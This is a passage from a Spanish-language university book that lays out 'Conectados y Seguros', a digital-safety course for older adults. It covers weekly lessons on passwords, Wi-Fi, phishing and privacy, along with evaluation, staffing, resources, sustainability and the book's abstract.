Clase 1	Fundamentos de seguridad digital y diagnóstico inicial	Unidad 1: Conceptos básicos; Evaluación del entorno	1.1 1.2	Conversatorio guiado, diagnóstico práctico, demostración–imitación	Evaluación diagnóstica, observaciones iniciales	1) Repetir ejercicios básicos. 2) Listar apps instaladas. 3) Identificar redes públicas usadas. 4) Registrar preguntas.
Clase 2	Contraseñas, cuentas y uso responsable del dispositivo	Unidad 1: Autenticación; Unidad 2: Identificación	1.4 2.3	Taller práctico, ABP, repetición guiada	Creación de frase de paso; bloqueo seguro	1) Cambiar 2 contraseñas reales. 2) Activar PIN/biometría. 3) Registrar cambios. 4) Redactar frase de paso.

SEMANA 2 — Redes Seguras y Mantenimiento del Dispositivo (8 horas)

Clase	Tema impartido	Contenido del sílabo	Metodología	Producto/Evidencia	Trabajo autónomo
Clase 3	Wi-Fi, redes públicas y navegación segura	Unidad 3: 3.3 Seguridad inalámbrica; Unidad 1: 1.5 Vulnerabilidades	Simulación, clasificación, comparación guiada	Registro de redes seguras/inseguras	1) Identificar redes del hogar. 2) Cambiar clave del router. 3) Registrar conexiones inseguras. 4) Verificar HTTPS.
Clase 4	Actualizaciones, antivirus y cuidado del dispositivo	Unidad 3: 3.1 Protección de datos; Unidad 1: 1.6 Ataques	Demostración técnica, práctica guiada, microlearning	Evidencia fotográfica de actualizaciones	1) Actualizar 5 apps. 2) Realizar escaneo. 3) Limpiar almacenamiento. 4) Registrar cambios.

SEMANA 3 — Prevención del Fraude y Privacidad Digital (8 horas)

Clase	Tema impartido	Contenido del sílabo	Metodología	Producto/Evidencia	Trabajo autónomo
Clase 5	Phishing, fraudes y estafas	Unidad 1: 1.5 Amenazas; Unidad 4: tipos de ataques	ABP, análisis de casos, role-play	Matriz de señales de phishing	1) Capturar 3 mensajes sospechosos. 2) Identificar señales. 3) Registrar experiencia. 4) Simular respuesta segura.
Clase 6	Redes sociales y mensajería segura	Unidad 2: 2.1 Seguridad en software; 2.4 Control de acceso	Tutoría personalizada, checklist, demostración paso a paso	Configuraciones de privacidad aplicadas	1) Ajustar privacidad en WhatsApp. 2) Ajustar Facebook. 3) Revisar estados. 4) Crear copia de chats.

SEMANA 4 — Trámites Digitales y Verificación de Información (8 horas)

Clase	Tema impartido	Contenido del sílabo	Metodología	Producto/Evidencia	Trabajo autónomo
Clase 7	Trámites, banca y compras seguras	Unidad 3: 3.2 Redes seguras; 3.4 IDS/IPS (conceptual)	Demostración comparativa, tareas guiadas	Checklist de sitios legítimos	1) Entrar a sitio oficial. 2) Verificar HTTPS. 3) Registrar señales de fraude. 4) Identificar sitio falso.
Clase 8	Noticias falsas, desinformación y evaluación intermedia	Unidad 1: 1.7 Defensa en profundidad	Juego educativo, evaluación práctica	Post-test, plan de higiene digital	1) Identificar 5 noticias falsas. 2) Verificar fuente. 3) Ajustar hábitos. 4) Completar plan personal.

SEMANA 5 — Simulaciones, Auditoría y Proyecto Final (8 horas)

Clase	Tema impartido	Contenido del sílabo	Metodología	Producto/Evidencia	Trabajo autónomo
Clase 9	Simulaciones de incidentes reales	Unidad 4: Ingeniería social, ataques, factor humano	Simulación controlada, resolución de casos	Registro de incidentes simulados	1) Registrar incidentes. 2) Aplicar respuesta segura. 3) Detectar phishing avanzado. 4) Preparar dispositivo.
Clase 10	Proyecto final y auditoría del aprendizaje	Unidad 3: Copias de seguridad; Unidad 2: Privacidad; Unidad 4: Ética	Auditoría técnica, retroalimentación final	Informe personal de seguridad digital	1) Implementar mejoras. 2) Presentar informe. 3) Autoevaluación. 4) Cierre del programa.

Relación entre la planificación y los objetivos del programa

La matriz semanal tributa directamente a los objetivos formativos:

- Objetivo 1: semanas 1 y 2
- Objetivo 2: semanas 2, 3 y 4
- Objetivo 3**:** semanas 2, 3 y 4
- Objetivo 4: semanas 3, 4 y 5
- Objetivo 5: semana 5

De esta manera, cada semana contribuye a un proceso formativo integral, progresivo y medible.

7. Evaluación del aprendizaje y del programa

La evaluación constituye un componente esencial del Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores, ya que permite determinar el nivel de desarrollo de las competencias digitales, verificar la efectividad de las estrategias didácticas y generar evidencia confiable para los proyectos institucionales de investigación y vinculación. Su estructura se fundamenta en el Modelo de Cuatro Niveles de Kirkpatrick (2016), en los

principios de evaluación continua establecidos en la ISO 10015:2019, y en los estándares del marco de competencias digitales DIGCOMP 2.2.

El sistema de evaluación se desarrolla en tres dimensiones complementarias:

1. Evaluación del aprendizaje de los participantes
2. Evaluación de la implementación del programa
3. Evaluación del impacto comunitario y académico

Este enfoque garantiza trazabilidad, confiabilidad y utilidad de los resultados tanto para la institución como para la comunidad involucrada.

Instrumentos:

- Cuestionario visual de conocimientos básicos (10 ítems).
- Observación directa del uso del dispositivo.
- Entrevista breve para identificar hábitos digitales y percepciones de seguridad.
- Registro de redes utilizadas y tipos de aplicaciones instaladas.

Resultados esperados:

- Identificación de brechas de conocimiento.
- Clasificación inicial de competencias según DIGCOMP (Niveles 0–1).
- Línea base para comparar con la auditoría final.

8. Gestión del programa, responsables y recursos necesarios

La adecuada gestión del Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores es un elemento fundamental para garantizar su efectividad, sostenibilidad y pertinencia social. La estructura operativa propuesta se basa en los principios de mejora continua definidos en la norma ISO 10015:2019, así como en las recomendaciones de la UNESCO (2020) para programas de alfabetización digital en poblaciones vulnerables, con especial énfasis en adultos mayores.

La gestión del programa considera procesos de planificación, coordinación, ejecución, evaluación y documentación. Estos componentes se articulan en un esquema que permite asegurar control, trazabilidad y calidad académica, así como generar evidencia útil para el Proyecto de Vinculación “Alfabetización Digital” y el Proyecto de Investigación “Analfabetismo Digital”.

Estructura de gestión del programa

La ejecución del programa requiere de una estructura organizativa clara, con roles definidos que garanticen la operatividad, el acompañamiento pedagógico y el cumplimiento de los objetivos.

a) Coordinador General del Programa

Responsable: Docente de la Carrera de Ingeniería en Tecnologías de la Información, designado por el Coordinador de Carrera o el Vicerrectorado.

Funciones:

- Planificar y supervisar todas las fases del programa.
- Coordinar cronograma, logística y recursos.
- Validar materiales pedagógicos y contenidos técnicos.
- Supervisar la recolección y resguardo de evidencias (asistencia, fotografías, productos, post-test).
- Generar informes técnicos para la Carrera, Dirección de Vinculación e instancias institucionales.
- Garantizar el cumplimiento ético y metodológico del programa.

b) Instructor Principal

Responsable: Docente con formación en ciberseguridad, alfabetización digital y pedagogía para adultos mayores.

Funciones:

- Impartir los contenidos teóricos y prácticos.
- Conducir las demostraciones, simulaciones y evaluaciones.
- Supervisar el avance del trabajo autónomo semanal.

- Realizar auditorías del dispositivo de cada participante.
- Brindar retroalimentación continua y adaptada al ritmo del adulto mayor.
- Documentar progresos, incidentes simulados y desempeño por clase.

c) Facilitadores Intergeneracionales

Estuadiantes regulares de la carerra Tecnologìas de la Información, 8vo. Nivel.

Funciones:

- Acompañar de manera individual o grupal a los adultos mayores.
- Ayudar en la práctica guiada y en la resolución de dificultades técnicas.
- Documentar evidencias del progreso (fotografías, bitácoras, listas de verificación).
- Apoyar al instructor en simulaciones de incidentes y ejercicios de privacidad.
- Elaborar reportes del avance semanal para investigación y vinculación.

d) Personal Administrativo de Apoyo

Funciones:

- Gestionar inscripciones y confirmación de asistencia.
- Organizar logística de aulas, equipos y materiales.
- Emitir certificados de participación.
- Mantener el archivo físico y digital del programa.

e) Equipo de Evaluación e Investigación

Responsable: Grupo académico adscrito al Proyecto de Investigación “Analfabetismo Digital”.

Funciones:

- Diseñar y validar los instrumentos de evaluación.
- Garantizar la calidad de los datos recolectados.
- Analizar los resultados pre-test y post-test.

- Elaborar informes y publicaciones asociadas.
- Asegurar la trazabilidad científica del proceso.

Recursos necesarios para la implementación

La ejecución exitosa del programa demanda recursos tecnológicos, pedagógicos y logísticos adecuados a las características de la población beneficiaria.

a) Recursos tecnológicos

Para participantes

- Teléfono inteligente o tableta con acceso funcional a internet.
- Conectividad Wi-Fi institucional.

Para instructor

- Laptop con acceso a presentaciones, videos y material del libro.
- Proyector o pantalla interactiva.
- Software de presentaciones (PowerPoint o Canva).

Para facilitadores

- Dispositivos de apoyo para demostraciones.
- Aplicaciones necesarias para simulaciones de seguridad digital.

b) Recursos pedagógicos

- Manual del participante, construido a partir del libro *Seguridad en Sistemas*.
- Fichas impresas con pasos clave (microlearning).
- Checklists de prácticas seguras (contraseñas, redes, privacidad).
- Casos reales anonimizados de fraude digital.
- Plantilla del Plan Personal de Higiene Digital.
- Instrumentos de evaluación diagnóstica, formativa y sumativa.
- Guías para el trabajo autónomo semanal.

c) Recursos logísticos

- Aula accesible para 20–25 participantes.
- Mesas amplias para manipulación de dispositivos.
- Sillas ergonómicas o de movilidad flexible.
- Regletas o estación de carga para dispositivos móviles.
- Señalización accesible y adecuada iluminación.
- Punto de hidratación y pausas activas según características de adultos mayores.

Flujo de gestión del programa (ISO 10015:2019)

El flujo de gestión sigue el ciclo *Planificar–Hacer–Verificar–Actuar (PHVA)*:

1. Planificación:
   Diseño curricular, matriz operativa, cronograma, materiales e instrumentos.
2. Convocatoria y socialización:
   Difusión en la comunidad y registro de participantes.
3. Diagnóstico inicial:
   Aplicación de pre-test y observaciones.
4. Ejecución del programa:
   Desarrollo de clases y supervisión del trabajo autónomo.
5. Monitoreo:
   Asistencia, evidencias, bitácoras y retroalimentación continua.
6. Evaluación:
   Post-test, auditoría del dispositivo y presentación del proyecto final.
7. Cierre:
   Entrega de certificados y reunión final.
8. Informe técnico:
   Entrega del informe a la Carrera, Dirección de Vinculación, Vicerrectorado e investigadores.

9. Sostenibilidad del Programa

La sostenibilidad del Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores es un componente estratégico que garantiza la permanencia,

expansión y mejora continua del proceso de alfabetización digital en la comunidad. La sostenibilidad no sólo implica mantener actividades en el tiempo, sino asegurar que los aprendizajes se integren en la vida cotidiana de los participantes, generen impacto social duradero y fortalezcan la articulación con los proyectos académicos de la universidad.

En esta sección se presentan las estrategias que permiten que el programa continúe de manera eficiente, replicable y escalable, alineado a los principios de UNESCO (2020) sobre educación inclusiva, a la ISO 10015:2019 respecto al ciclo de mejora continua, y a los objetivos de los proyectos institucionales de Investigación y Vinculación.

Para garantizar que los conocimientos adquiridos se mantengan activos y que los participantes evolucionen gradualmente hacia niveles superiores de autonomía digital (DIGCOMP Niveles 1–2), se recomiendan las siguientes estrategias:

- Sesiones mensuales de refuerzo, orientadas a prácticas reales como trámites, banca digital, privacidad y detección de fraudes.
- Tutorías abiertas los días viernes, atendidas por estudiantes de 8.º semestre como parte de su formación profesional y vinculación.
- Creación de un grupo comunitario de soporte digital, donde los participantes puedan formular preguntas y compartir alertas sobre amenazas emergentes.
- Microcontenidos digitales enviados por WhatsApp, con consejos breves sobre higiene digital.

10. Conclusiones y Aporte Académico

El Programa de Ciberseguridad “Conectados y Seguros” para Personas Mayores constituye una propuesta integral fundamentada en principios pedagógicos, estándares internacionales de educación digital y lineamientos institucionales de vinculación e investigación. Su desarrollo permite establecer una relación directa y coherente entre los contenidos del libro *Seguridad en Sistemas*, el

fortalecimiento de competencias en estudiantes universitarios y la atención a una problemática social vigente: el analfabetismo digital en adultos mayores.

Las conclusiones se presentan organizadas en cuatro dimensiones: (1) análisis del proceso, (2) aporte al Proyecto de Investigación, (3) aporte al Proyecto de Vinculación y (4) aporte académico al libro.

EDITORIAL GRUPO AEA

RESUMEN

Este libro es una compilación en cuatro capítulos derivados de la asignatura Seguridad en Sistemas impartida en octavo semestre de Ingeniería en Tecnologías de la Información de la Universidad Técnica Luis Vargas Torres de Esmeraldas – Sede Santo Domingo de los Tsáchilas; el libro incorpora una aproximación formativa al hacking ético para explicar la lógica de los ataques y el papel decisivo del factor humano priorizando la capacitación para comprender la seguridad en sistemas mientras se fortalecen las habilidades digitales de quienes tienen mayores barreras tecnológicas. Se inicia con una lectura amplia del entorno digital y de las amenazas que lo acompañan, desde la gestión de la información hasta la exposición cotidiana a riesgos. Luego se examinan los mecanismos que regulan el acceso y el uso responsable de los recursos informáticos, destacando prácticas que fortalecen la protección individual y organizacional. Se habla de la seguridad de los datos, la continuidad operativa y la importancia de mantener rutinas de respaldo ante posibles fallos tecnológicos. La propuesta concluye con un programa dirigido a personas mayores, donde los conceptos técnicos se traducen en actividades sencillas, orientadas a disminuir el analfabetismo digital y a promover una participación más segura en la vida digital.

Palabras Clave: ciberseguridad; competencias digitales; gestión del riesgo tecnológico; ingeniería social; inclusión digital.

Abstract

This book is a compilation of four chapters derived from the Systems Security course taught in the eighth semester of Information Technology Engineering at the Luis Vargas Torres Technical University of Esmeraldas – Santo Domingo de los Tsáchilas Campus. The book incorporates a formative approach to ethical hacking to explain the logic behind attacks and the decisive role of the human factor, prioritizing training to understand systems security while strengthening the digital skills of those with greater technological barriers. It begins with a broad overview of the digital environment and the threats that accompany it, from information management to daily exposure to risks. It then examines the mechanisms that regulate access to and responsible use of IT resources, highlighting practices that strengthen individual and organizational protection. It discusses data security, operational continuity, and the importance of maintaining backup routines in the event of possible technological failures. The proposal concludes with a program aimed at older adults, where technical concepts are translated into simple activities designed to reduce digital illiteracy and promote safer participation in digital life.

Keywords: cybersecurity; digital skills; technology risk management; social engineering; digital inclusion.

http://www.editorialgrupo-aea.com

Editorial Grupo AeA

editorialgrupoaea

Editorial Grupo AEA

ISBN: 978-9942-651-97-6